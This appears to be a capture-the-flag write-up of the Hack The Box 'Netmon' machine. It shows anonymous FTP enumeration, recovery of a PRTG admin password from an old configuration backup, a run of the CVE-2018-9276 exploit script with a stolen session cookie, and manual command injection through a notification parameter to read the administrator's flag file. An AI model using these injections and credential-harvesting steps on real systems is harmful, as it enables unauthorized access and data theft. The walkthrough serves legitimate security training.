


Netmon



Information Gathering

Nmap

```
root@apollo:~/htb/Netmon#nmap -sV -sC -vv -oA 10-10-10-152 10.10.10.152
```

```
Discovered open port 80/tcp on 10.10.10.152
Discovered open port 21/tcp on 10.10.10.152
Discovered open port 139/tcp on 10.10.10.152
Discovered open port 445/tcp on 10.10.10.152
Discovered open port 135/tcp on 10.10.10.152
```

ORT	STATE	SERVICE	REASON	VERSION
21/tcp	open	ftp	syn-ack ttl 127	Microsoft ftpd
ftp-anon: Anonymous FTP login allowed (FTP code 230)				
02-03-19 12:18AM 1024 .rnd				
02-25-19 10:15PM <DIR> inetpub				
07-16-16 09:18AM <DIR> PerfLogs				
02-25-19 10:56PM <DIR> Program Files				
02-03-19 12:28AM <DIR> Program Files (x86)				
02-03-19 08:08AM <DIR> Users				
_02-25-19 11:49PM <DIR> Windows				
ftp-syst:				
_ SYST: Windows_NT				
80/tcp	open	http	syn-ack ttl 127	Indy httpd 18.1.37.13946 (Paessler PRTG bandwidth monitor)
_http-favicon: Unknown favicon MD5: 36B3EF286FA4BEFBB797A0966B456479				

```
| http-methods:
|_ Supported Methods: GET HEAD POST OPTIONS
|_ http-server-header: PRTG/18.1.37.13946
| http-title: Welcome | PRTG Network Monitor (NETMON)
|_ Requested resource was /index.htm
|_ http-trane-info: Problem with XML parsing of /evox/about
135/tcp open  msrpc          syn-ack ttl 127 Microsoft Windows RPC
139/tcp open  netbios-ssn    syn-ack ttl 127 Microsoft Windows netbios-ssn
445/tcp open  microsoft-ds   syn-ack ttl 127 Microsoft Windows Server 2008 R2 - 2012
microsoft-ds
Service Info: OSs: Windows, Windows Server 2008 R2 - 2012; CPE:
cpe:/o:microsoft:windows
```

Host script results:

```
|_ clock-skew: mean: 6m00s, deviation: 0s, median: 5m59s
| p2p-conficker:
|   Checking for Conficker.C or higher...
|   Check 1 (port 33374/tcp): CLEAN (Couldn't connect)
|   Check 2 (port 57436/tcp): CLEAN (Couldn't connect)
|   Check 3 (port 15668/udp): CLEAN (Timeout)
|   Check 4 (port 65238/udp): CLEAN (Failed to receive data)
|_ 0/4 checks are positive: Host is CLEAN or ports are blocked
| smb-security-mode:
|   authentication_level: user
|   challenge_response: supported
|_ message_signing: disabled (dangerous, but default)
| smb2-security-mode:
|   2.02:
|_   Message signing enabled but not required
| smb2-time:
|   date: 2019-04-27 22:11:45
|_   start_date: 2019-04-22 11:46:46
```

This might be some sort of windows webserver? I will head over to <http://10.10.10.152/> and see what I can find:

PRTG Network Monitor (NETMON)



Login Name

Password

Login

Figure 1: PRTG Login

From googling around this is some sort of **network monitor** that can be operated completely via AJAX-based web gui. Also according to google the default credentials are **username:** `prtgadmin` and **password:** `prtgadmin`. I did not have any success with default credentials.

I did find a Remote Code Execution exploit in looking up for any vulnerabilities associated with PRTG - [CVE-2018-9276](#), however it does require credentials. My guess is we will need to find those first before we can proceed further.

`root@apollo:~/htb/Netmon# curl -i 10.10.10.152/robots.txt` was fruitless as well. We should enumerate further.

User Flag

So outside of the gui on **80**, what other ports did we have open? **21, 139, 445, 135**.

In taking a look at my nmap results, I initially overlooked a pretty easy exploit - if you would even call it that: Anonymous FTP login.

```
root@apollo:~/htb/netmon# ftp 10.10.10.152
Connected to 10.10.10.152.
220 Microsoft FTP Service
Name (10.10.10.152:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19 12:18AM          1024 .rnd
02-25-19 10:15PM      <DIR>      inetpub
07-16-16 09:18AM      <DIR>      PerfLogs
02-25-19 10:56PM      <DIR>      Program Files
02-03-19 12:28AM      <DIR>      Program Files (x86)
```

```
02-03-19 08:08AM <DIR> Users
02-25-19 11:49PM <DIR> Windows
226 Transfer complete.
ftp> cd Users
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-25-19 11:44PM <DIR> Administrator
02-03-19 12:35AM <DIR> Public
226 Transfer complete.
ftp> cd Administrator
550 Access is denied.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-25-19 11:44PM <DIR> Administrator
02-03-19 12:35AM <DIR> Public
226 Transfer complete.
ftp> cd Public
250 CWD command successful.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19 08:05AM <DIR> Documents
07-16-16 09:18AM <DIR> Downloads
07-16-16 09:18AM <DIR> Music
07-16-16 09:18AM <DIR> Pictures
02-03-19 12:35AM 33 user.txt
07-16-16 09:18AM <DIR> Videos
226 Transfer complete.

ftp> get user.txt
local: user.txt remote: user.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 1 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
33 bytes received in 0.04 secs (0.8679 kB/s)

root@apollo:~/htb/netmon# ls
10-10-10-152.gnmap 10-10-10-152.nmap 10-10-10-152.xml user.txt writeup
root@apollo:~/htb/netmon# cat user.txt
dd58c*****255a5
```

This was quite an easy user flag, this makes me worried about root.

Root Flag

So since we already have access to this machine via FTP we should take a look around and look for anything related to the title of the box, in this case PRTG **Network Monitor**.

I ended up finding the PRTG network install and configuration data, I was able to grab it and move it over to my machine to see what I could find. I also found a reddit thread on good ole [/r/sysadmin](#) talking about PRTG exposing domain accounts and passwords in plain text.

```
root@apollo:~/htb/netmon# cat PRTG\ Configuration.dat | grep 'prtgadmin' -B 5 -A 30
    </homepage>
    <lastlogin>
        43522.1088048495
    </lastlogin>
    <login>
        prtgadmin
    </login>
    <name>
        PRTG System Administrator
    </name>
    <ownerid>
        100
    </ownerid>
    <password>
        <flags>
            <encrypted/>
        </flags>
        <cell col="0" crypt="PRTG">
            J03Y7LLK7IBKCMDN3DABSVAQ05MR5IDWF3MJLDOWSA=====
        </cell>
        <cell col="1" crypt="PRTG">
            OEASMEIE74Q5VXSPFJA2EEGBMEUEXFWW
        </cell>
    </password>
    <playsound>
        0
    </playsound>
    <position>
        2147483647
    </position>
    <primarygroup>
        200
    </primarygroup>
    <sensfoldsize>
        20
    </sensfoldsize>
```

This has the same username as the default username that I found when I was looking for the default credentials. However the two strings I was not able to decode and in boxes like these you typically do not need to spend a lot of time bruteforcing anything. I must be missing something.


In going through the reddit thread and the [notification](#) from the vendor about how to fix it, it looks like I should have been looking at the **old** config file - not the current one. Doh!

```

ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19 12:40AM <DIR> Configuration Auto-Backups
04-28-19 05:12PM <DIR> Log Database
02-03-19 12:18AM <DIR> Logs (Debug)
02-03-19 12:18AM <DIR> Logs (Sensors)
02-03-19 12:18AM <DIR> Logs (System)
04-28-19 05:12PM <DIR> Logs (Web Server)
02-25-19 08:01PM <DIR> Monitoring Database
02-25-19 10:54PM 1189697 PRTG Configuration.dat
02-25-19 10:54PM 1189697 PRTG Configuration.old
07-14-18 03:13AM 1153755 PRTG Configuration.old.bak
04-28-19 05:13PM 1647314 PRTG Graph Data Cache.dat
02-25-19 11:00PM <DIR> Report PDFs
02-03-19 12:18AM <DIR> System Information Database
02-03-19 12:40AM <DIR> Ticket Database
02-03-19 12:18AM <DIR> ToDo Database
226 Transfer complete.
ftp> get PRTG Configuration.old
local: Configuration.old remote: PRTG
200 PORT command successful.
550 The system cannot find the file specified.
ftp> get "PRTG Configuration.old"
local: PRTG Configuration.old remote: PRTG Configuration.old
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1189697 bytes received in 0.54 secs (2.1069 MB/s)
ftp> get "PRTG Configuration.old.bak"
local: PRTG Configuration.old.bak remote: PRTG Configuration.old.bak
200 PORT command successful.
125 Data connection already open; Transfer starting.
226 Transfer complete.
1153755 bytes received in 0.49 secs (2.2460 MB/s)

```

Okay let's see what we can find in these:



```

</dbcredentials>
<dbpassword>
<!-- User: prtgadmin -->
PrTg@dmin2018
</dbpassword>
<dbtimeout>

```

Figure 2: PrTg@dmin2018

That looks a whole lot like a password to me. Let's try to log into the web gui with this - no dice. Password was not accepted. That seemed a lot like what I should be doing, I am not sure why it is not working. I restarted the box and tried again incase someone else had changed it to troll, but that was not the case.

Sometimes you need to think more like a user! This was a backup of an old config file and the date of the password was **2018**. How do people manage their passwords? They just increment up 1 past the old one! We should try **PrTg@dmin2019** and see if that works:




Figure 3: Welcome!

Sweet! That worked - I am actually pretty surprised that worked. Now that we have working credentials we should try that RCE from before.

The exploit howto says:

```
# login to the app, default creds are prtgadmin/prtgadmin. once authenticated grab
your cookie and use it with the script.
# run the script to create a new user 'pentest' in the administrators group with
password 'P3nT3st!'
```

So we need to get the cookie after we logged in, I grabbed a firefox add-on that would allow me to grab it: [Cookie Quick Manager](#).

```
root@apollo:~/htb/netmon# ./prtgexploit.sh -u http://10.10.10.152 -c
"_ga=GA1.4.462644261.1552777052; _gid=GA1.4.26341854.1556416295;
OCTOPUS1813713946ezJCM0FGNUUzLUM1MUYtNEYwMC1BNTEyLTQ5MTM5MUI1QUE0QX0%3D; _gat=1"

[+]#####[+]
[*] Authenticated PRTG network Monitor remote code execution [*]
[+]#####[+]
[*] Date: 11/03/2019 [*]
[+]#####[+]
[*] Author: https://github.com/M4LV0 lorn3m4lvo@protonmail.com [*]
[+]#####[+]
[*] Vendor Homepage: https://www.paessler.com/prtg [*]
[*] Version: 18.2.38 [*]
[*] CVE: CVE-2018-9276 [*]
[*] Reference: https://www.codewatch.org/blog/?p=453 [*]
[+]#####[+]
```

```
# login to the app, default creds are prtgadmin/prtgadmin. once authenticated grab
your cookie and use it with the script.
# run the script to create a new user 'pentest' in the administrators group with
password 'P3nT3st!'

[+]#####[+]

[*] file created
[*] sending notification wait....

[*] adding a new user 'pentest' with password 'P3nT3st'
[*] sending notification wait....

[*] adding a user pentest to the administrators group
[*] sending notification wait....

[*] exploit completed new user 'pentest' with password 'P3nT3st!' created have
fun!
```

And nothing happened - I could not log in with user **pentest** password **P3nT3st!**. This was disappointing so I ran it again just to make sure I wasn't doing anything wrong but it still didn't work.

I found a blog post explaining how this exploit really works on [codewatch](#). So it looks like I can do an OS command injection by sending malformed parameters in sensor or notification management scenarios. Why don't we just try to do it manually?

So I am going to try to attach a notification with an EXE/script and add a small test script to it and see if it works:

EXE/Script



Runs EXE/DLL or a script (batch file, VBScript, PowerShell) which returns a numerical value

Note: The executable file must be stored on the probe system.



Figure 3: exe_script

```
execute program, parameter: test.txt;tree /f c:\users\admin > c:\sdb_test.txt
```

```
root@apollo:~/htb/netmon# ftp 10.10.10.152
Connected to 10.10.10.152.
```



```
220 Microsoft FTP Service
Name (10.10.10.152:root): anonymous
331 Anonymous access allowed, send identity (e-mail name) as password.
Password:
230 User logged in.
Remote system type is Windows_NT.
ftp> ls
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19 12:18AM 1024 .rnd
02-25-19 10:15PM <DIR> inetpub
07-16-16 09:18AM <DIR> PerfLogs
02-25-19 10:56PM <DIR> Program Files
02-03-19 12:28AM <DIR> Program Files (x86)
02-03-19 08:08AM <DIR> Users
02-25-19 11:49PM <DIR> Windows
226 Transfer complete.
ftp> ls -la
200 PORT command successful.
125 Data connection already open; Transfer starting.
11-20-16 10:46PM <DIR> $RECYCLE.BIN
02-03-19 12:18AM 1024 .rnd
11-20-16 09:59PM 389408 bootmgr
07-16-16 09:10AM 1 BOOTNXT
02-03-19 08:05AM <DIR> Documents and Settings
02-25-19 10:15PM <DIR> inetpub
04-28-19 05:11PM 738197504 pagefile.sys
07-16-16 09:18AM <DIR> PerfLogs
02-25-19 10:56PM <DIR> Program Files
02-03-19 12:28AM <DIR> Program Files (x86)
02-25-19 10:56PM <DIR> ProgramData
02-03-19 08:05AM <DIR> Recovery
02-03-19 08:04AM <DIR> System Volume Information
02-03-19 08:08AM <DIR> Users
02-25-19 11:49PM <DIR> Windows
226 Transfer complete.
ftp> ls -la
200 PORT command successful.
125 Data connection already open; Transfer starting.
11-20-16 10:46PM <DIR> $RECYCLE.BIN
02-03-19 12:18AM 1024 .rnd
11-20-16 09:59PM 389408 bootmgr
07-16-16 09:10AM 1 BOOTNXT
02-03-19 08:05AM <DIR> Documents and Settings
02-25-19 10:15PM <DIR> inetpub
04-28-19 06:38PM 538 sdb_test.txt
04-28-19 05:11PM 738197504 pagefile.sys
07-16-16 09:18AM <DIR> PerfLogs
02-25-19 10:56PM <DIR> Program Files
02-03-19 12:28AM <DIR> Program Files (x86)
02-25-19 10:56PM <DIR> ProgramData
02-03-19 08:05AM <DIR> Recovery
02-03-19 08:04AM <DIR> System Volume Information
02-03-19 08:08AM <DIR> Users
```

```
02-25-19 11:49PM <DIR> Windows
226 Transfer complete.
```

It took a few refreshes but it seemed to work. I should be able to redirect `root.txt` to `sdb.txt` because on machines like this *where* the flag is usually isn't a mystery, its how to get it. It should be on the Administrator's desktop:

```
test.txt;more c:\Users\Administrator\Desktop\root.txt > c:\sdb.txt
```

```
200 PORT command successful.
125 Data connection already open; Transfer starting.
02-03-19 12:18AM 1024 .rnd
02-25-19 10:15PM <DIR> inetpub
04-28-19 06:38PM 538 output.txt
07-16-16 09:18AM <DIR> PerfLogs
02-25-19 10:56PM <DIR> Program Files
02-03-19 12:28AM <DIR> Program Files (x86)
04-28-19 06:51PM 74 sdb.txt
02-03-19 08:08AM <DIR> Users
02-25-19 11:49PM <DIR> Windows
226 Transfer complete.
ftp> get sdb.txt
local: sdb.txt remote: sdb.txt
200 PORT command successful.
125 Data connection already open; Transfer starting.
WARNING! 2 bare linefeeds received in ASCII mode
File may not have transferred correctly.
226 Transfer complete.
74 bytes received in 0.04 secs (1.7553 kB/s)

root@apollo:~/htb/netmon# cat sdb.txt
❖❖30189*****a67cc
```

We win!

Conclusion

How easy user was and how long I spent on it was a tad embarrassing - but it reminded me to actually look at everything I get as a result and not assume I know what the answer is before I actually *know* what the answer is. Root was pretty fun - I really enjoyed that the creator made you think about the user and not just use a tool, brute forcing has its place but CTF machines are not really it imo.